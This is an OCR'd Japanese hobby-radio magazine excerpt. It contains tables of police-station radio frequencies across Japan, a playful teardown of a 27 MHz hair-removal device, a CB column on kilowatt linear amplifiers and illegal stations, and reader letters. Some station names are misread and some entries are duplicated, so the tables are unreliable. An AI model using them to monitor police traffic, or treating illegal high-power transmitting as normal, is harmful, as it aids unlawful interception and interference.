鎌ヶ谷署D362.0875		尾久署 348.2000		座間署 348.0500		富士吉田署362.1125			
松戸東署 362.1000		杉並署 348.2125		保土ヶ谷署348.0625		塩山署 362.2125			
八日市場署362.1875		巣鴨署 361.2375		港北署 348.0750		静岡県			
我孫子署 362.2250		三田署 361.6750		松田署 348.0875			焼津署 361.8500		
船橋東署D362.2375		愛宕署 361.7000		麻生署 348.1000			伊東署 361.8625		
東京都		警察学校 361.7500		米署 348.1000			掛川署 361.8750		
		中央署 361.8625		津久井署 348.1125		富士宮署 361.8875			
		世田谷署 361.8750		金沢署 348.1250		三島署 361.9125			
		駒込署 361.8875		秦野署 348.1375		榛原署 361.9375			
茨谷署 347.7125		北沢署 361.9000		緑北署 348.1375		細江署 361.9375			
高島平署 347.7250		東村山署 A361.9000		山手署 348.2000		新居署 361.9625			
大塚署 347.7375		神田署 361.9125		藤沢署 348.1625		大仁署 361.9875			
高輪署 347.7625		調布署 361.9250		伊勢原署 348.1875		御殿場署 362.0375			
本富士署 347.7750		深川署 361.9250		三崎署 361.1625		磐田署 362.0625			
浅草署 347.7875		野方署 361.9375		緑署 361.6875		蒲原署 362.0625			
府中署 347.7875		四谷署 361.9500		横浜水上署361.7125		静岡南署 362.0875			
池袋署 347.8000		板橋署 361.9625		相模原署 361.8625		浜松中央署362.0875			
代々木署 347.8125		昭島署 A347.8375		模範原署 361.8750		藤枝署 362.1000			
板橋署 A347.8250		立川署 361.9750		旭署 361.8875		島田署 362.1250			
昭島署 A347.8375		築地署 361.9750		東山署 361.9000		下田署 362.1375			
南千住署 347.8375		志村署 361.9750		田浦署 361.9250		浜松東署 362.1375			
新宿署 347.8500		丸の内署 362.0000		神奈川署 361.9375		沼津署 362.1500			
碑文谷署 347.8625		中野署 362.0125		大船署 361.9500		松沼署 362.1500			
上野署 347.8750		越前署 362.0250		高津署 361.9625		菊川署 362.1750			
多摩中央A347.8750		亀有署 362.0375		厚木署 361.9750		富士署 362.1875			
海野川署 347.8875		赤坂署 362.0500		南署 361.9875		静岡中央署362.2125			
東京空港署347.8875		石神井署 A362.0625		相模原南署362.0000		清水署 362.2375			
戸塚署 347.9000		青板署 362.0750		戸部署 362.0125		長野県			
日野署 347.9000		四谷署 362.0750		小田原署 362.0125			軽井沢署 347.8875		
蒲田署 347.9125		武蔵野署 A362.0875		港南署 362.0250			長野中央署347.9125		
町田署 A347.9250		五日市署 362.1000		中原署 362.0375			更埴署 347.9375		
目白署 347.9250		原宿署 362.1000		鎌倉署 362.0500		駒ヶ根署 347.9375			
池上署 347.9375		赤羽署 362.1125		鶴見署 362.0625		佐久署 347.9500			
高井戸署 347.9500		本所署 362.1250		大磯署 362.0750		松本署 347.9625			
大井署 347.9625		三鷹署 362.1250		磯子署 362.0875		飯田署 347.9875			
小平署 A347.9625		練馬署 362.1375		大和署 362.1000		上田署 348.0125			
成城署 347.9750		万年橋署 362.1500		川崎署 362.1125		伊那署 348.0375			
月島署 347.9750		越後署 362.1625		逗子署 362.1250		長野南署 348.0375			
荏原署 347.9875		麹町署 362.1750		幸署 362.1375		中野署 348.0625			
千住署 348.0000		東京共通 362.1750		瀬谷署 362.1500		諏訪署 348.1250			
八王子署 348.0000		小岩署 362.1875		川崎臨港署362.1625		塩尻署 348.1750			
小金井署 A348.0125		西武署 362.2000		戸塚署 362.1750		大町署 348.1875			
田園調布署348.0125		玉川署 362.2000		多摩署 362.1875		豊科署 348.2125			
富坂署 348.0250		田無署 A362.2125		平塚署 362.2000		辰野署 361.6875			
大崎署 348.0375		本田署 362.2125		伊勢佐木署362.2125					
王子署 A348.0500		小松川署 362.2250		茅ヶ崎署 362.2250					
大森署 348.0500		牛込署 362.2250		藤沢北署 362.2375					
品川署 348.0625		荻窪署 362.2375							
向島署 346.0750									

全国警察署活系無線の周波数表

共通波(予備波)の情報を待っています。

警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz
石川県		愛知署	348.0125	大津署	362.1625	和歌山東署	362.0250	富田林署	362.0125
輪島署	361.9000	東海署	348.0375	彦根署	361.9375	御坊署	362.0375	天王寺署	362.0250
津幡署	362.0375	岡崎署	348.0625	草津署	361.9625	新宮署	362.0500	和泉署	362.0375
金沢西署	362.0625	豊川署	348.1125	近江八幡署	362.0000	和歌山北署	362.0500	浪速署	362.0500
金沢東署	362.0875	名古屋水上署	348.1375	守山署	362.0375	海南署	362.0750	阿倍野署	362.0750
金沢中署	362.1125	蒲郡署	348.1625	堅田署	362.0625	白浜署	362.0875	西成署	362.1000
大聖寺署	362.1250	豊橋署	348.1875	長浜署	362.1750	妙寺署	362.1875	豊中署	362.1125
羽咋署	362.1250	常滑署	361.1625	八日市署	362.1875	湯浅署	362.1125	大正署	362.1250
松任署	362.1375	設楽署	361.2000	奈良県		橋本署	362.2250	岸和田署	362.1375
寺井署	362.1625	愛知共通	361.8625	大和高田署	361.8750	大阪府		南署	362.1500
小松署	362.1875	蟹江署	361.8875	桜井署	361.9000	堺南署	347.7125	黒山署	362.1625
鶴来署	362.2000	緑署	361.9000	奈良署	361.9125	河内長野署	347.7250	東署	362.1750
七尾署	362.2125	瑞穂署	361.9250	五條署	361.9500	枚方署	347.7375	高石署	362.1875
福井県		春日井署	361.9375	奈良西署	361.9625	豊中南署	347.7500	枚方署	362.1875
福井南署	361.9250	南署	361.9500	橿原署	362.0625	松原署	347.7625	天満署	362.2000
金津署	361.9500	西尾署	361.9625	生駒署	362.0875	城東署	347.7750	高槻署	362.2125
三国署	361.9750	港署	361.9750	天理署	362.1500	堺北署	347.7875	西署	362.2250
丸岡署	362.0000	豊田署	361.9875	御所署	362.1750	泉佐野署	347.8000	吹田署	362.2375
勝山署	362.0250	昭和署	362.0000	田原本署	362.2000	鶴見署	347.8125	港署	362.2500
大野署	362.0500	小牧署	362.0125	西和署	362.2125	池田署	347.8250	兵庫県	
小浜署	362.1000	熱田署	362.0250	大和郡山署	362.2250	水上署	347.8375	洲本署	347.7375
福井署	362.1000	中川署	362.0500	京都府		貝塚署	347.8500	神戸北署	347.8250
鯖江署	362.1500	一宮署	362.0625	向日町署	347.8250	茨木署	347.8625	川西署	347.8875
武生署	362.1750	千種署	362.0750	畑川署	347.8750	泉南署	347.8625	神戸水上署	347.9000
敦賀署	362.2000	安城署	362.0875	伏見署	347.9250	真面署	347.8750	灘署	347.9250
岐阜県		田原署	362.0875	下鴨署	348.1500	箕面署	347.9000	宝塚署	347.9250
羽島署	348.0500	名東署	362.1000	太秦署	348.1750	大淀署	347.9125	尼崎北署	347.9875
岐阜北署	348.0750	碧南署	362.1125	綾部署	361.8750	福島署	347.9375	長田署	348.0000
各務原署	348.1000	中署	362.1250	桂署	361.9250	堺東署	347.9500	尼崎西署	348.0125
岐阜南署	348.1250	半田署	362.1375	九条署	361.9500	此花署	347.9625	須磨署	348.0250
大垣署	348.1500	中村署	362.1500	七条署	361.9750	住之江署	347.9750	尼崎東署	348.0375
岐阜中署	348.1750	守山署	362.1750	宇治署	361.9875	門真署	347.9750	尼崎中央署	348.0625
北方署	361.8750	刈谷署	362.1875	田辺署	362.0125	守口署	348.0000	飾磨署	348.0875
海津署	361.9125	北城署	362.2000	西陣署	362.0250	布施署	348.0250	竜野署	348.1125
養老署	362.0375	新嘉署	362.2000	木津署	362.0375	柏原署	348.0500	網干署	348.1375
可児署	362.1125	東署	362.2500	上鴨署	362.0500	河内署	348.0750	甲子園署	348.1500
加茂署	362.1375	三重県		平野署	348.0875	泉大津署	348.1000	西宮署	348.1750
高山署	362.1375	亀山署	361.2750	舞鶴西署	362.1125	東住吉署	348.1125	加古川署	348.1875
多治見署	362.1625	久居署	361.6375	松原署	362.1250	共通系	348.1250	芦屋署	348.2000
関署	362.1750	桑名署	361.8500	舞鶴東署	362.1375	枚岡署	348.1250	姫路署	348.2125
中津川署	362.1875	上野署	361.8750	津署	361.9125	住吉署	348.1375	岩屋署	361.6750
愛知県		四日市北署	361.8750	宮津署	362.1875	生野署	348.1625	赤穂署	361.7000
西署	347.8125	鈴鹿署	362.0125	川端署	362.2000	東成署	348.1875	三木署	361.7500
西枇杷島署	347.8375	四日市署	362.0375	中立売署	362.2250	旭署	361.8750	東灘署	361.8625
稻沢署	347.8625	員弁署	362.0750	福知山署	362.2250	四条畷署	361.8875	有馬署	361.8875
江南署	347.8875	伊勢署	362.1500	五条署	362.2500	東淀川署	361.9000	津名西署	361.9000
犬山署	347.9125	尾鷲署	362.1625	和歌山県		淀川署	361.9250	萱合署	361.9125
大白署	347.9375	松阪署	362.1750	和歌山西署	348.0500	八尾署	361.9375	三原署	361.9125
瀬戸署	347.9625	鳥羽署	362.1875	岩出署	361.8875	西淀川署	361.9500	神戸西署	361.9375
津島署	347.9875	名張署	362.1875	有田署	361.9750	都島署	361.9750	相生署	361.9500
				田辺署	362.0000	羽曳野署	361.9875	生田署	361.9625
						曾根崎署	362.0000	高砂署	361.9750
								垂水署	361.9875

周波数 **NOW**

警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz
加西署	362.0000	廿日署	362.0875	新居浜署	362.0875	北野署	362.1125	菊池署	361.9000
柿崎署	362.0250	西田市署	362.1000	伊予署	362.1250	直方署	362.1250	熊本南署	362.0250
兵庫共通	362.0625	三原署	362.1000	大洲署	362.1375	前原署	362.1250	熊本東署	362.0500
伊丹署	362.0875	広署	362.1125	東予署	362.1375	柳川署	362.1250	水俣署	362.0750
西脇署	362.0875	三次署	362.1125	松岡西署	362.1500	行橋署	362.1375	大津署	362.1000
辻署	362.1125	海田署	362.1250	西条署	362.1750	福岡東署	362.1500	八代署	362.1000
篠山署	362.1500	広島南署	362.1500	三島署	362.1875	田川署	362.1625	松橋署	362.1375
三田署	362.1875	福山西署	362.1500	八幡浜署	362.2000	久留米署	362.1750	玉名署	362.1500
和田山署	362.2000	広島中央署	362.1750	今治署	362.2000	博多臨港署	362.1750	熊本北署	362.1750
明石署	362.2125	府中署	362.1750	宇和島署	362.2125	飯塚署	362.1875	荒尾署	362.1875
豊岡署	362.2250	大竹署	362.1875	山田東署	362.2250	福岡西署	362.2000	本渡署	362.1875
兵庫署	362.2375	可部署	362.2000	高知県		若松署	362.2000	山鹿署	362.2000
山崎署	362.2375	呉署	362.2000			城島署	362.2125	人吉署	362.2250
柏原署	362.2500	因島署	362.2125	南国署	362.1375	折尾署	362.2250	佐賀県	
鳥取県		広島東署	362.2250	須崎署	362.1875	福岡中央署	362.2250		
		福山東署	362.2250	高知南署	362.2000	大分県		嬉野署	348.2000
山口県		山口県		安芸署	362.2125			白石署	361.8625
				中村署	362.2125	大分南署	361.7500	神崎署	361.8750
郡家署	362.1750	小野田署	362.0375	高知署	362.2250	大分共通	361.8625	鳥栖署	361.9500
境港署	362.1875	新南陽署	362.0875	室戸署	362.2250	日田署	361.9375	武雄署	361.9625
米子署	362.2125	柳井署	362.0875	徳島県		宇佐署	361.9875	佐賀署	361.9750
鳥取署	362.2250	小郡署	362.1000			中津署	362.0625	諸富署	362.0125
倉吉署	362.2250	下松署	362.1125	小松島署	362.1375	佐伯署	362.0750	小城署	362.0375
島根県		下関署	362.1250	北島署	362.1500	大分中央署	362.1250	鹿島署	362.1625
		萩署	362.1375	川島署	362.1625	大分東署	362.2000	唐津署	362.2250
安来署	362.1375	徳山署	362.1500	鳴門署	362.1750	別府署	362.2500	伊万里署	362.2250
益田署	362.1500	彦島署	362.1500	阿南署	362.1875	宮崎県		長崎県	
江津署	362.1625	岩田署	362.1625	徳島西署	362.2000				
出雲署	362.1750	長門署	362.1625	徳島東署	362.2250	宮崎南署	362.1000	東長崎署	362.0250
浜田署	362.1750	長府署	362.1750	福岡県		日南署	362.1250	大浦署	362.0500
大田署	362.1875	防府署	362.1750			日向署	362.1250	早岐署	362.0500
松江署	362.2250	光吉	362.2250	吉井署	361.8875	延岡署	362.1500	諫早署	362.0750
岡山県		山口署	362.2250	大川署	361.9000	西都署	362.1750	佐世保署	362.0750
		宇部署	362.2375	筑後署	361.9125	高鍋署	362.2000	相浦署	362.1000
笠岡署	362.0250	香川県		若松水上署	361.9250	都城署	362.2000		

本当に実用になるの?! シリーズ第1回

ムダ毛のお手入れ最前線

抜いても痛くないぞ!

高周波脱毛マシンを

みた!



周波数はどこだ!

早速気になる概要を取説で確認してみました。

すると、周波数は27.125 MHzで高周波出力は1.8Wとの表示があり、CBパーになるコーナーの弁当箱を引っ張りだしてモニターしてみると、14chでメータを振りきらせ「ブーン」となる脱毛マシンの電波を確認しました（なんと上位機種には、出力3Wのハイパワータイプもあるようです）。

毛深い彼に幻滅


暑くなるにしたがって着るものが一枚ずつ薄くなっていき、満員電車の中で吊り革につかまる若い娘の脇の下が、妙に気に掛かる今日この頃、「女性にムダ毛の手入れが大変だなあ…。でもボントにムダなのかなあ…黒木香!」などと、イケナイ気持ちになりつつある自分を、ほかのことで気を紛らわそうと自分に言い聞かせ、車内の中吊り広告に目をやれば、篠山紀信だの荒木経惟の話題ばかりで、何だか無限ループに陥りそうになり、気を取りなおして週刊誌に目を落とすと、な、なんだ「毛ムフジャラの彼に幻滅、キミも今日からモテモテボーイ?」これ男性誌だぜ!

脱毛マシンを探せ!

というわけで、なんでもネタにしてしまうABは、技術部に急遽「脱毛分科会」を設置、巷に溢れる脱毛に関する情報や資料を、デパートやディスカウントショップ・医療機器販売店など、足を棒にしてまわり、手当たり次第に集めまくりました。

その結果、脱毛マシンの中には高周波（電波）を使っているものが数機種あることがわかりました。

ところがこれまた面倒なこと、店頭販売しているものはまったくなく、判明したすべての機種が通信販売という入手ルートだったのですが、脱毛分科会でもなんと一台入手することができました。



▲「ヘアに警告」6月11日読売新聞朝刊

で、ただでさえ違法無線、違法無線と世の中うるさいのに「勝手にこんなパワーを出しちゃっていいのかなあ…」と、関東電監で高周波利用設備の担当になる有線放送課に聞いてみると、通信を行うもの以外で高周波を熱などとして利用する機器なんかの場合は、その高周波出力が50W以下ならなんの許可もないらしいそうです。

でも、もしほかの通信設備に妨害なんかを与えちゃった場合は使っちゃダメとかで、このへ

んは電波法の100条や施行規則の45条にちゃんと書いてあるそーですが、知ってましたか？

で、どーなんよ…

届いた日、技術部には興味津々という編集部員が詰め掛け、ああだこうだと大騒ぎでした。


仕組みは脱毛マシンで作られた27メガの高周波を、鳥のくちばしのような金属板に伝え、抜きたい毛の根元に近い部分をこれで挟み、毛の発育源の毛乳頭とよばれる蛋白質に高周波熱を

与えて凝固(?)させ、痛みを感じずに毛が抜けるというものです。

取説に従い、くちばしの金属を直接肌につけると熱いので、これに注意しながら実際にこのくちばしで毛を挟んで高周波を与え、脱毛にチャレンジしてみました。

確かに要領さえ得ればツツツと抜けるのですが、何せ一本ずつ処理するわけで、こいつは根気が必要な作業だと痛感するのであります。全国の脱毛志願の女性陣に脱帽！


● 脱毛の実際と脱毛器の内部を見る！ ●




▲高周波脱毛マシン一式。ケースの中が見たくなります…。




▲本機のスイッチを押せばCBの14chはメータ振りきれ。



◀こいつが脱毛マシンの最重要部「ヘアビッカー」。機種によってはこの部分を「ツイーザー」とよぶこともある。ビッカーは30,2Vで給電され、本体との接続にはF型コネクタを採用(?)。こんなふうにして毛を挟んで毛根に高周波を与え、脱毛を促進させるわけだ…。




▲これが、高周波脱毛機 HR-207S の内部です。意外とシンプルですね。




▲この2つのトランジスタは、左がドライブ、右がファイナルで、出力1.8Wを出しています。



▲さっそく脱毛分科会技術班でパワーアップ改造を試みてみましたが、出力は変化なし。うーん、残念。



▲高周波出力は変調されているわけではなく、キャリアだけのようです (周波数は27.125MHz)。



▲なんと、27.125MHzの水晶をトランジスタで発振させて高周波のもとを作っています。

● おわり ●

茂原のパーソナル無線専門店

無線電機全般

金融流品

販売

新品

質流品

買入

★ご不要の無線電機全般、即高価現金買取致します。

どんな品でも今すぐお電話下さい。見積り致します。

アンテナ診断・パワー診断致します。新品から出物まで利益をおさえ、どんな物でもご注文お受けいたします。全品クレジット、頭金なしの30回払いまでOK!!

買うなら後々まで便利でお徳な専門店で!! 営AM10:00~PM7:30 定火曜日



変わった物・面白い物・他店にない物・通信販売の品、その他いろいろ大量展示してあります。お問合せ下さい。

全品割引の

マルシマ

〒297 千葉県茂原市下永吉1268-2

☎0475(23)1975

Personal (カイズ&改造) Citizen Band

CB・パーソナルがホットにコミュニケーション

8

520_{yen}

■CBインフォメーションスペシャル
読者投稿を一挙掲載！
■読者版！HOT情報
パソコン機改造情報

CBインフォメーション スペシャル!

Special

本田 三郎

今月の空模様

今月もまた、Eスポの話になってしまうのですが、時節柄というか、旬なので少々おつきあいくださいネ。

毎年のことで、このシーズンになるとEスポ・ファンでバンド内が賑やか（混乱?）になるのですが、今年はいつもとちよつと様子が変わっています。

一言でいえば“スケールがでかい!” …のです。CBバンドをワッチしていると、なんだか、kWクラスの局が鬼のように増えている感じなのです（これは、国内のAM局に限った場合ですが…）。

確かに、最近では1~1.8kW程度のリニアの売行きは好調の

ようですし、このクラスでは真空管式とトランジスタ式の両方が存在し、価格も安定してきています。ということで、ユーザー側からみれば、品数豊富で価格もなんとかてが届くという、ウレシイ状況になっているようです。

ただ、売行きが好調といっても、モノがモノだけに、アマ機のようにガンガン売れるワケではありません。しかも、そういった大型CB用リニアメーカーは、表向きメジャーな会社ではありませんので、生産台数も限られています。

ただ、アマチュア無線と違うのは、一旦購入したリニアの稼働率ではCBの方が遙かに高いのです。更に、運用周波数が

限られているので、なおさらハイパワー局が目につくのです。

CBワッチ未経験の方でも、1週間ていどこまめにワッチしていれば、100~200W程度の局とオーバーkW局の区別が、変調とSの振れでできるようになりますよ!

最近の法改正で、電監さんが違法局を電波上で注意できるようになった…とのこと。そのうちCBバンド内で、CBerと電監さんのQSO(?)が聞けるようになるのでしょうか?

10年ぐらい前に、電監さんがローカルに扮して、QSO中にブレークし、巧妙にアイボールを求めてノコノコでかけていたらハイ、御用! …なんていうのが噂になりましたけど…。

Power wiring.

Step 1: If you have not determined whether your vehicle has a negative or positive ground, do so now. Then disconnect the leads from the battery to prevent short circuits that can occur during wiring.

Step 2: With negative ground, connect the red wire — the one with in-line fuse holder — to either the (a) fuse block, (b) cigarette lighter or (c) directly to the positive post on your battery.

(Usually, the fuse block is the most convenient connecting point. It is also possible to connect to the Accessory terminal on the ignition switch, so that your CB automatically goes off when the

ignition goes off, preventing accidental battery drainage.)

Then tightly connect the black wire directly to the vehicle's metal frame.

With a **positive ground**, reverse the wires, connecting the red/fuse-holder wire to the frame, the black wire to your DC power source. A light or meter can be a good aid in locating a suitable power source and ground.

In either case, a good, direct metal-to-metal ground is essential for optimum performance.

Step 3: Plug-in the power cord to the receptacle provided on the back of the transceiver.

イグワイヤー等でアースを取る場合でも無意味にはなりません。

ではなぜ、直流的にはアイソレート（絶縁）しているのでしょうか？それは、プラスアース車対策なのです。(図-1 参照)

現在ではめったにお目に掛かることはありませんが、だれでも使える(合法で使える国に限りませんが…)というCB機の性質上、致し方ありません。また、通常のマイナスアース車でも、電源のマイナスコードにはヒューズを入れない場合が多く、

この時電源の極性


を間違えて配線すると、リグのSWを入れなくても、車体(→)→アンテナ基台・同軸(→)→マイナスコード(+)間でショートすることになり、大変危険なのです。ですから、このことを防止する意味で、アマ機には電源のマイナスコードにもヒューズが入っている場合が多いです。

お願い!

●僕も最初はノーマル機で十分だと思っていました。しかし、パーソナル無線にもアマチュア無線同様に、CH 固定局が存在

■図-1

CAR'S MOTOR BLOCK OR FIRE WALL GROUND



▲親切なCB機の取扱説明書には、+アースのことが記載されています。

果たして、これからの動向が気になりますね。

さて、今月はCBインフォメーションをスペシャル版でお届けします。最近CB機解剖をさぼってる！と、お叱りを受けそうなのですが、お手紙が沢山届いており、毎月1ページではとても紹介が追い付けないので、ここでドーンと紹介しちゃいます。ただ、カラーQSLカードの紹介については、もうちょっとお待ち下さいネ！


アースについて??

●以前から不思議におもってい

たのですが、CB機のほとんどが、ケース(シャーシ及び筐体)がマイナスに接地されています。パソ機やアマ機は、ケースがマイナス(電源)になっているので、電源マイナスの配線がラクですし、車体アース(ボンディング)を取付ける際も安心できるのですが、CB機は特別なんですか？

(静岡県/チャーリー)

【編集部】 そうですね。確かにCB機のケースから電源マイナスの配線を取ることはできません。ですが、高周波的には接地されていますから、ボンテ



(by どんぐり)

します。使用している周波数に
わざわざ混信を与えるより、ア
マ機のように CH 指定がで
きるほうが使いやすいと思います。
「CH 指定ぐらいできれば、パ
ーソナルの明日は×××」

(静岡県/GT-5/00282)

【編集部】 バンドの利用効率を考えると、パーソナル無線システムって良くできてますよ。もともと混信を減らすことを目的として作られたシステムですからね。しかし、それを根底から覆したのが、スペシャル機の登場なのです。この問題はちょっと複雑で奥が深～いのです。

買います!

● What is CB?から現在の
パーソナルシチズンバンドまで
の総集篇を別冊で発売してくだ
さい。3,000円までなら買います
のでよろしくお願いします。

(愛知県／みえ BC85)

【編集部】 いや～、ウレシイ

お手紙有難う
ございます。
私としては出
したいんだけど、返本の嵐
(山)はコワ
いし…。仕事
が増えるのは

イヤだし…。

必見!

●日本列島皆さん、いかがお過ごしでしょうか？ CB 特集はベリーグッドって感じ！ CB 機カタログでは思わず中学生の頃を思い出す、プレジデント・ブランドのアンドリュー・

われらアーティスト
トラッカーだ

映画「ニッポン列島一直線」



ぎんぎら+ハイテクだぜ!アート・トラッカーは——と、飾りたてた「愛車」の前でポーズをとる渡辺裕之と小西博之

渡辺 小西 さつ そろ

[illegible]

松竹系で6月末に公開

トラック野郎!?

[illegible]

シリ

見たくなる面白

取扱説明書

本機の概要

■図・2

特長

1. オールトランジスタ製の車載用として設計され、車のバッテリー（12V～14V）を使用出来る様になっている。
2. 送受信共に周波数合成方式（シンセサイザー方式）を採用し46チャンネル実装となっております（オプションの場合は別に加工する事に依り23チャンネルが46チャンネルとなります）
（参考）チャンネル対周波数表を御覧下さい。
HIバンドと、Lowバンドとに分かれておりLowバンドは23チャンネルで26.965MHz～27.255MHzとなっておりHIバンドではやはり23チャンネルで27.265MHz～27.555MHzとなっておりその切れ目は一度に出来ます。
3. ノイズブランカー回路内蔵（オプションの場合もあり）
車載用の場合のイグニッションノイズを完全に消す様設計され雑音成分を別途に設けられた増中器で増出し雑音の入った時だけ信号を消して音として雑音が出ない様にし低雑音の状態で通信の了解度を上げる様にしている。
4. 見易いメーター
受信の信号強度、送信の換算出力電力、電源のON-OFF表示ランプとメーター照明用ランプが付けられている。

チャンネル対周波数一覧表

チャンネル	Low(MHz)	HI(MHz)	備考	チャンネル	Low(MHz)	HI(MHz)	備考
1	26.965	27.265		13	27.115	27.415	
2	26.975	27.275		14	27.125	27.425	
3	26.985	27.285		15	27.135	27.435	
4	27.005*	27.305		16	27.155	27.455	
5	27.015	27.315		17	27.165	27.465	
6	27.025	27.325		18	27.175	27.475	
7	27.035	27.335		19	27.185	27.485	
8	27.055	27.355		20	27.205	27.505	
9	27.065	27.365		21	27.215	27.515	
10	27.075	27.375		22	27.225	27.525	
11	27.085	27.385	PA				
12	27.105	27.405		23	27.255	27.555	

【使用前の注意】

1. トランシーバーを梱包から取り出した後、梱包材料を捨て前に付属品等が入っていないか確認の上処分して下さい。
2. 万がいち運搬等により損傷がある場合は付属品を含めて全品御返却下さい。
3. 取付後、外部、内部を問わず当社は販売会社以外で変更もしくは、手を加えたものについては修理する事をおこなう事か有償となりますので御注意下さい。

▲一部の機種ですがC B機の取扱説明書には、ちゃんと日本語版がありました。

で？ 三兄弟の中の二番目。長男にトーマスJがいましたね。ハイゲイン・シリーズもおへ懐かし～！ みたいな…。んでも、新品の購入は無理でも結構今でも存在するレジャック（自家用車）として使用している、物持ちのいいC Ber もいるんですよ。

アイテム解説では、UFO アンテナの写真を掲載してくれたので、嬉しかったです！ ここで全国のC Ber の皆さんに一言！ これが'91AB3月号参

照）本物のUFO アンテナですからね。住民vsC Ber のところで、現在では信号機がインターフェア対策済となっているが、夜間点滅タイプの信号機では、昼間に100W 程度の低いパワーでも誤動作するよ！ 後からでも誤動作の様子を8mm ビデオに撮って送りますので待っててくださいね。

話変わって、トラック野郎の映画が始まるみたいで、どんな無線機が使用されるか楽しみです。新聞のキリヌキを同封しました。

第三作目のシーンの中で、4CH 争いがあり、また、そういうシーンがあることを個人的に期待しています。

さて、アンテナのイラストについて説明します。このアンテナの名称は様々で、ゲジゲジアンテナとか、東京タワーとかXX（チョメチョメ）アンテナとか、オーナーによって呼び名があるみたいです。まだ100本ぐらいいし製作されていない（私もやっと手に入れた）のです。写真での投書はやめておきます（スグに真似する業者がいるので…）が、頑固者が造った心こもったいい1本ですよ！

（愛知県／どんぐり）

【編集部】 いつもFB なお便りありがとうございます。まだ誤動作する信号機があるなんて、ちょっとオドロキ！ でした。

また、映画の方も楽しみのなのですが、この号が発売の頃はどうかでしょうか。

いずれにせよ、国内のC Ber はまだまだ元気！ といったところなんでしょうね。

ところで、イラストのアンテナは、ズゴイですねえ～。ちょっと重たそうな気がするけど…。

説明書？

●CB 機（国内合法機を除く）
といえば、もともと輸出用のので、日本語の取扱説明書はないと思うのですが、ウワサでは存在するということなのです。本当なんでしょうか？

